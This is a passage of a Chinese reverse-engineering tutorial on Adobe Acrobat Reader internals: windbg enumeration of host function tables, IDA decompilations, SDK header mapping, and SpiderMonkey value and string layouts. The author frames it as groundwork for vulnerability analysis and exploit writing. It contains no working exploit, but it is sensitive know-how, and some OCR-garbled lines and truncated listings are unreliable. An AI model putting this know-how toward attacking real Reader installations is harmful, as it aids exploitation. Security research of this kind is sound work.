r @$t5 = poi(@$t5 + 0x18) + 0x4 ;

.for(r @$t2 = 0; @$t2 <= @$t1; r @$t2 = @$t2 + 1) {r @$t3 = poi(@$t0 + @$t2 * 4);dd @$t3 L0x2;
```

将所有脚本命令拷贝到 windbg 的命令行窗口，运行后的结果如下所示 (为了直观和理解，这里将所有结果都展示了出来，不过选择的 Plugin 不同这里展示的结果可能不同，因为有些 HFT 可能还没有注册)。

展示结果分 2 行，第 1 行的结构和 1.1 节中 coreHFT 的一样 (第 1 个 4 字节是 HFT 名称的索引，第 2 个 4 字节是获取对应 HFT 的回调函数)，第 2 行则是 HFT 的实际名称。

```
0:000> r @$t5 = 0x66723e78 ;

0:000> r @$t0 = 0x667241E4;

0:000> r @$t0 = poi(@$t0);

0:000> r @$t1 = poi(@$t0) - 0x4;

0:000> r @$t0 = poi(@$t0 + 0xc);

0:000> r @$t5 = poi(@$t5) ;

0:000> r @$t5 = poi(@$t5 + 0x18) + 0x4 ;

0:000> .for(r @$t2 = 0; @$t2 <= @$t1; r @$t2 = @$t2 + 1) {r @$t3 = poi(@$t0 + @$t2 * 4);dd @$t



08836ec8  00000299 64f3b580
```

```
050325f0  "Core"

-----------------------------------

08836ce8  0000029a 64f3b8e0

05033248  "AcroSupport"

-----------------------------------

08836c20  00001048 65527f40

08836ae0  "ASExternalWarningHandler"

-----------------------------------

08836b58  00001049 00000000

05025940  "ASTest"

-----------------------------------

0885e128  0000104b 00000000

05087310  "ASThread"

-----------------------------------

0885e4e8  0000029b 64f3bb80

05032670  "Cos"

-----------------------------------

-----------------------------------未显示完
```

接下来针对部分 HFT 演示一下通过 Acrobat SDK 中的头文件修改函数名称，所有的 HFT 操作都是类似的，不过有些 HFT 在 Acrobat SDK 中不存在，Adobe 没有公开。

1.3.1 Cos HFT

根据上面的结果，可以知道获取 Cos HFT 的回调函数为 0x64f3bb80, 在 IDA 中查看该函数，如下所示。

```
-----------------------------------


0885e4e8  0000029b 64f3bb80


05032670  "Cos"


-----------------------------------
```

```
int __cdecl sub_64F3BB80(int a1, unsigned int a2)
{
  _DWORD *v2; // eax@1
  _DWORD *v3; // esi@1
  int result; // eax@3

  v2 = TlsGetValue(dword_665BAF2C);
  v3 = v2;
  if ( (a2 & 0x80000000) != 0 || a2 > 0x90000 )
  {
    result = 0;
  }
  else
  {
    result = v2[23];
    if ( !result )
    {
      sub_64F3BC6E();
      result = v3[23];
    }
  }
  return result;
}
```

这个写法和之前的获取 Core HFT 类似，继续跟进 sub_64F3BC6E, 如下图所示（太长了不适合图片）。

```
int sub_64F3BC6E()


{
```

```
_DWORD *v0; // esi@1

int v1; // ST40_4@2

int v3; // [sp+8h] [bp-10h]@2

int v4; // [sp+Ch] [bp-Ch]@2

int v5; // [sp+10h] [bp-8h]@2

int v6; // [sp+14h] [bp-4h]@2



v0 = TlsGetValue(dword_665BAF2C);

if ( !v0[23] )

{

  v3 = 16;

  v1 = v0[24];

  v4 = 109;

  v5 = 589824;

  v6 = 0;

  v0[23] = sub_64EC7CC0(v1, &v3);

}

sub_64F3C33F(1, sub_64F82ED0, 0);
```

```
  sub_64F3C33F(2, sub_64F13BA0, 0);

  sub_64F3C33F(3, sub_64F97C60, 0);

  sub_64F3C33F(4, sub_64F81580, 0);

  -----------未 显 示 完

  return sub_64F3C33F(109, sub_6536C480, 0);

}
```

可以知道 Cos HFT 中有 109 个回调函数（上述没有显示完），此时再到 Acrobat SDK 中查看头文件 CosProcs.h，去除掉注释后得到如下结果，正好 109 个函数声明，和上图一一对应（这里懒没有在 IDA 中一一重命名）。

如果个数对应不上，应该是有重复的函数声明，在头文件中以 #if #else #endif 的形式存在，删除重复的就好了。

```
NPROC(ASBool, CosObjEqual, (CosObj obj1, CosObj obj2))

NPROC(CosType, CosObjGetType, (CosObj obj))

NPROC(ASBool, CosObjIsIndirect, (CosObj obj))

NPROC(ASBool, CosObjEnum, (CosObj obj, CosObjEnumProc proc, void *clientData))

NPROC(CosDoc, CosObjGetDoc, (CosObj obj))

NPROC(CosObj, CosNewNull, (void))

NPROC(CosObj, CosNewInteger, (CosDoc dP, ASBool indirect, ASInt32 value))

NPROC(CosObj, CosNewFixed, (CosDoc dP, ASBool indirect, ASFixed value))

NPROC(CosObj, CosNewBoolean, (CosDoc dP, ASBool indirect, ASBool value))
```

```
NPROC(CosObj, CosNewName, (CosDoc dP, ASBool indirect, ASAtom name))

NPROC(CosObj, CosNewString, (CosDoc dP, ASBool indirect, const char *str, ASTArraySize nBytes)

NPROC(CosObj, CosNewArray, (CosDoc dP, ASBool indirect, ASTArraySize nElements))

---------未 完
```

1.3.2 PDSRead HFT

这里之所以列出 PDSRead HFT 是因为它代表了一种情况—---实际的实现中回调函数个数比 Acrobat SDK 中头文件里的回调函数个数多。

仍然根据之前打印出的所有 HFT 结果（上图没有显示完）可以发现获取 PDSRead HFT 的回调函数是 0x64f3cf70, 在 IDA 中查看如下所示。

```
-----------------------------------

08899e18  00001060 64f3cf70

0888c7d8  "PDSRead"

-----------------------------------
```

```
int __cdecl sub_64F3CF70(int a1, unsigned int a2)
{
  _DWORD *v2; // eax@1
  _DWORD *v3; // esi@1
  int result; // eax@3

  v2 = TlsGetValue(dword_665BAF2C);
  v3 = v2;
  if ( (a2 & 0x80000000) != 0 || a2 > 0xD0000 )
  {
    result = 0;
  }
  else
  {
    result = v2[532];
    if ( !result )
    {
      sub_64F3D0C2();
      result = v3[532];
    }
  }
  return result;
}
```

跟进 sub_64F3D0C2，如下所示。

```
int sub_64F3D0C2()

{

  int v0; // ebp@0

  _DWORD *v1; // esi@1

  int v2; // ST40_4@2

  int v4; // [sp+8h] [bp-10h]@2

  int v5; // [sp+Ch] [bp-Ch]@2

  int v6; // [sp+10h] [bp-8h]@2

  int v7; // [sp+14h] [bp-4h]@2
```

```
v1 = TlsGetValue(dword_665BAF2C);
if ( !v1[532] )
{
  v4 = 16;
  v2 = v1[533];
  v5 = 53;
  v6 = 851968;
  v7 = 0;
  v1[532] = sub_64EC7CC0(v0);
}
sub_64F3D3FD(1, sub_64FC8F90, 0);
sub_64F3D3FD(2, sub_64FC9120, 0);
sub_64F3D3FD(3, sub_64FC9480, 0);
sub_64F3D3FD(4, sub_64FE89D0, 0);
sub_64F3D3FD(5, sub_654BD830, 0);
sub_64F3D3FD(6, sub_654BD890, 0);
-------------------------------
```

```
  sub_64F3D3FD(52, sub_654BE790, 0);

  return sub_64F3D3FD(53, sub_654BF1F0, 0);

}
```

可以发现 PDSRead 的 HFT 中应该有 53 个回调函数，但是查看 Acrobat SDK 中的头文件 PDSReadProcs.h，发现只有 50 个回调函数，如下所示。

```
NPROC (ASBool,  PDDocGetStructTreeRoot,     (IN  PDDoc pdDoc,

NPROC (ASInt32, PDSTreeRootGetNumKids,      (IN  PDSTreeRoot treeRoot))

NPROC (void,    PDSTreeRootGetKid,          (IN  PDSTreeRoot treeRoot,

NPROC (ASBool,  PDSTreeRootGetRoleMap,      (IN  PDSTreeRoot treeRoot,

NPROC (ASBool,  PDSTreeRootGetClassMap,     (IN  PDSTreeRoot treeRoot,
```


这种情况下按照顺序前面的 50 个回调函数是一一对应的。

1.3.3 Forms HFT

这里之所以列出 Forms HFT 是因为它也是另一种情况----它的 HFT 的回调函数不是一个个插入的，而是直接静态拷贝的。

根据之前打印的结果可以知道获取 Forms HFT 的回调函数是 0x64f46f90，IDA 中查看如下图所示。

```
0889f408  006310aa 64f46f90

088d0cb0  "Forms"
```



可以发现这次的实现和之前获取 core HFT、Cos HFT 的实现不一样了，这种就是直接静态拷贝得到一个 HFT 的。

跟进 off_665D8E78, 发现是一个函数地址表。

```
.data:665D8E78 off_665D8E78    dd offset sub_65785D30  ; DATA XREF: sub_64F46F90+8o

.data:665D8E7C                 dd offset sub_6577D150

.data:665D8E80                 dd offset sub_6577CF80

.data:665D8E84                 dd offset sub_6577D090

.data:665D8F44                 dd offset sub_6577D4A0

-------------------------------------------------

.data:665D8F48                 dd offset sub_6577C9D0

.data:665D8F4C                 align 10h

.data:665D8F50 off_665D8F50    dd offset sub_6577CB10  ; DATA XREF: sub_64F46FF0+8o
```

再计算一下 0xd4/4，结果是 53，也就是说这个表里总共有 53 个回调函数，占用的字节数是 0xd4。

再在 Acrobat SDK 的头文件 FormsHFTProcs.h，去除注释后内容如下，刚好 53 个函数声明，正好和上面的函数地址表一一对应（懒，没有在 IDA 中实际重命名函数）。

```
PIPROC(ASBool, IsPDDocAcroForm, (PDDoc doc), doc)

PIPROC(void, AFPDDocLoadPDFields, (PDDoc doc), doc)

PIPROC(void, AFPDDocEnumPDFields, (PDDoc doc, ASBool terminals, ASBool parameterIgnored, AFPDF

-------------------------------------------------
```

1.3.4 EScript HFT

EScript HFT 并没有包含在 Acrobat SDK 中，也就是无法重命名回调函数。

这里之所以介绍它是因为他代表了一类特殊的情况—---某些 HFT 表可能既在 AcroRd32.dll 中存在，又在 Plugin 中存在，会发生冲突。


这里我在加载完 EScript.api 后再次打印所有的 HFT 表，部分结果如下所示。

```
-----------------------------------

0889f890  000010b5 64edc6b0

088d0f00  "ESHFT"

-----------------------------------

0889f7a0  000010b6 64edcdc0

088d0ed0  "WebLink"

-----------------------------------

0889f9a8  000010b7 64f47240

088ead10  "WebLinkPriv"

-----------------------------------

0889fbd8  000010be 6515b270

088cf710  "EFSInfo"

0889fde0  000010c1 64f82950

088cf920  "Updater"

-----------------------------------

0889fd68  000010c2 64f51680

088eaff8  "PrivPubSecHFT"

-----------------------------------
```

```
08d7ae98  04f911e7 64b921a0

0888beb8  "$ESHFT"
```

可以看到,在上面的结果中,第一个是 ESHFT 表,最后一个是 *ESHFTESHFTArcobatAcroRd*32.*dll*ESHFT 表则是在 Plugin EScript.api 中的。

跟进获取 ESHFT 表的回调函数 0x64edc6b0（属于 AcroRd32.dll）和 $ESHFT 表的回调函数 0x64b921a0（属于 EScript.api），对比效果如下图所示。




1.3.5 Search HFT

这里之所以介绍 Search HFT，是因为它代表了另一种情况----一个 Plugin 可能不会被加载。

如果一个 Plugin 没有被加载，它的 HFT 表怎么获取呢?

1) 首先在 Plugin 的导出函数 PluginMain 中得到 PISetupSDK 函数。




2) 然后再 PISetupSDK 函数中得到 handShake 函数。

3) 在 handShake 中，找到导出 HFT 的代码。


4）导出 HFT 的代码不同插件实现可能不同，关键就是在汇编层面找”push 函数地址’’ 这样的形式，针对这样形式的 push 指令，每一个函数地址都跟进去看一下，经验足够的话是很容易判断出最终的 HFT 表的。

接下来用 Search Plugin 和 EScript Plugin 来实际演示一下过程。

先看 EScript Plugin 对应的 HFT 的静态查找过程。



再来看看 Search Plugin 对应的 HFT 表的静态查找过程（图在下一页）。



8.1.4 1.4 结束语

在 Acrobat SDK 的文档中，提到了 Acrobat core API 的概念。

Acrobat core API 的架构如下。

可以看出，所谓的 Acrobat core API 就是上一节提到的 HFT 概念。上图架构中的各个组件在 Acrobat SDK 中对应的头文件如下表所示。

Acrobat Viewer ———————— Acrobat SDK 中以 AV 为前缀的文件，HFT 在 AVProcs.h 中声明

Acrobat Support ———————— Acrobat SDK 中以 AS 为前缀的文件，HFT 在 ASProcs.h 中声明

COS ———————— Acrobat SDK 中以 Cos 为前缀的文件，HFT 在 CosProcs.h 中声明

PDSEdit ———————— Acrobat SDK 中以 PDS 为前缀的文件,HFT 在 PDSReadProcs.h 和 PDSWriteProcs.h 中声明

Portable Document ———————— Acrobat SDK 中以 PD 为前缀的文件，HFT 在 PDProcs.h 中声明

到这里，动态查找各个 HFT 和静态查找各个 Plugin 的 HFT 都已经介绍完毕，通过找到的 HFT 以及 Acrobat SDK 中的头文件，是可以将大量关键的函数进行重命名的，从而帮助快速漏洞分析、漏洞可行性的判断以及漏洞利用方案的编写等等。

8.2 2. Acrobat 的 Javascript 机制

Acrobat SDK 的文档中明确说明了最新的 Acrobat Reader 使用的 Javascript 引擎是基于 SpiderMonkey 24.2。

Acrobat version	3.01	4.0	5.0	6.0	7.0	8.0	9.0	10.0	DC (2015 release)
JavaScript version	1.2	1.2	1.5	1.5	1.5	1.6	1.7	1.8	24.2

SpiderMonkey 24.2 是一个稳定发行版本,源码可以在 http://ftp.mozilla.org/pub/spidermonkey/releases/下载。

首先介绍一下怎么找到 Javascript 层的 api 对应的 Native 层的实现，这点不是必需的，但是能有效地辅助调试。

8.2.1 2.1 查找 Javascript 层的 api 对应的 Native 实现

对于大部分 Javascript 层的 api, 直接在 EScript.api 模块中搜索对应的属性名称或者方法名称，再利用 IDA 的交叉引用即可找到对应的 Native 实现，比如下图的 app.alert。

再比如，this.addScript 如下图所示（在 Acrobat Reader 中，全局作用域中 this 指代的是当前打开的 pdf 文档——一个 Doc 对象，所以 this.addScript 本质上是 Doc::addScript）。

但是，某些 Javascript 层的 api 不在 EScript.api 模块中实现，而是在其他模块中实现，这种时候对应的属性名称或者方法名称既在 EScript.api 模块中会出现，也会在其他模块中出现。

比如 app.media 对象的所有属性和方法对应的 Native 实现都不在 EScript.api 模块中（虽然 app 对象是），而是在 Multimedia.api 模块中。

现在在 EScript.api 中搜索一下 app.media 的方法 alertFileNotFound，结果如下所示。

可以看到，无法在 EScript.api 中找到 app.media 对象的属性和方法对应的 Native 实现，但是 EScript.api 明显以特定的结构保存了 app.media 对象的相关信息。

再在 Multimedia.api 模块中搜索一下 alertFileNotFound，如下图所示。

注意，通过这种方法找 Javascript api 对应的 Native 实现不是取巧，是由实现机制得到的（这里的实现机制包括 SpiderMonkey 本身实现的 Javascript 调用 Native 函数机制和 Adobe 在这个机制的基础上进一步实现了自己的机制，这里不适合展开，后续内容会涉及这部分内容）。

掌握了该方法后，就可以根据 Acrobat SDK 中的 Javascript API 重命名各个对象属性和方法的 Native 实现，进一步达到识别符号的目的，也方便调试时下断点。

8.2.2 2.2 SpiderMonkey 关键结构

虽然用 SpiderMonkey 本身来解释这些结构会更好 (有 pdb 信息和源码)，但是因为 Acrobat 的 EScript.api 在最关键的 JSObject 对象做了一些修改，防止混淆以下所有内容都是展示 EScript 的结果。

这部分结内容可以先大致看一下，掌握了后续内容后再回过头阅读。

因为在自己调试实验的时候需要有一个出发点，而这个出发点在后续小节里才涉及。

2.2.1 Value 结构体

Javascript 是无类型语言，但是这只是语言层面而言，在底层一定是要有和类型相关的信息的，Value 结构体的功能就是如此（可以参考 vbs 的 variant 类型）。

一个 Value 结构体占 8 个字节，除了 double 和超过 32 位大小的整数，其他类型都是高 4 字节用于保存类型，低 4 字节保存值或者实际对象的指针，类型的值对应的类型如下所示。

```
JS_ENUM_HEADER(JSValueType, uint8_t)

{

    JSVAL_TYPE_DOUBLE               = 0x00,

    JSVAL_TYPE_INT32                = 0x01,

    JSVAL_TYPE_UNDEFINED            = 0x02,
```


```
    JSVAL_TYPE_BOOLEAN              = 0x03,

    JSVAL_TYPE_MAGIC                = 0x04,

    JSVAL_TYPE_STRING               = 0x05,

    JSVAL_TYPE_NULL                 = 0x06,

    JSVAL_TYPE_OBJECT               = 0x07,



    /* These never appear in a jsval; they are only provided as an out-of-band value. */

    JSVAL_TYPE_UNKNOWN              = 0x20,

    JSVAL_TYPE_MISSING              = 0x21

} JS_ENUM_FOOTER(JSValueType);
```

比如对于下面的 Javascript 代码

```
this["0"] = 0x5

this["1"] = 0x100000000

this["2"] = 3.14

this["3"] = undefined

this["4"] = false

this["5"] = true

this["6"] = null

this["7"] = "str1"
```

```
this["8"] = {}

this["9"] = function() {app.alert("in function");}



app.alert("end");
```

底层表示如下所示。



2.2.2 String 对象

String 对象的第 1 个 4 字节由字符串字符长度（不是字节长度）和 flag 组成（低 4 位用于保存 flag，其余位用于保存字符串字符长度）。

为了提高字符串的处理效率，String 对象又细分成不同类型，由 flag 决定，flag 的值和字符串的类型如下所示。

```
*   Rope          0000        0000

*   Linear        -          !0000

*   HasBase       -           xxx1

*   Dependent     0001        0001

*   Flat          -           isLinear && !isDependent

*   Undepended    0011        0011
```

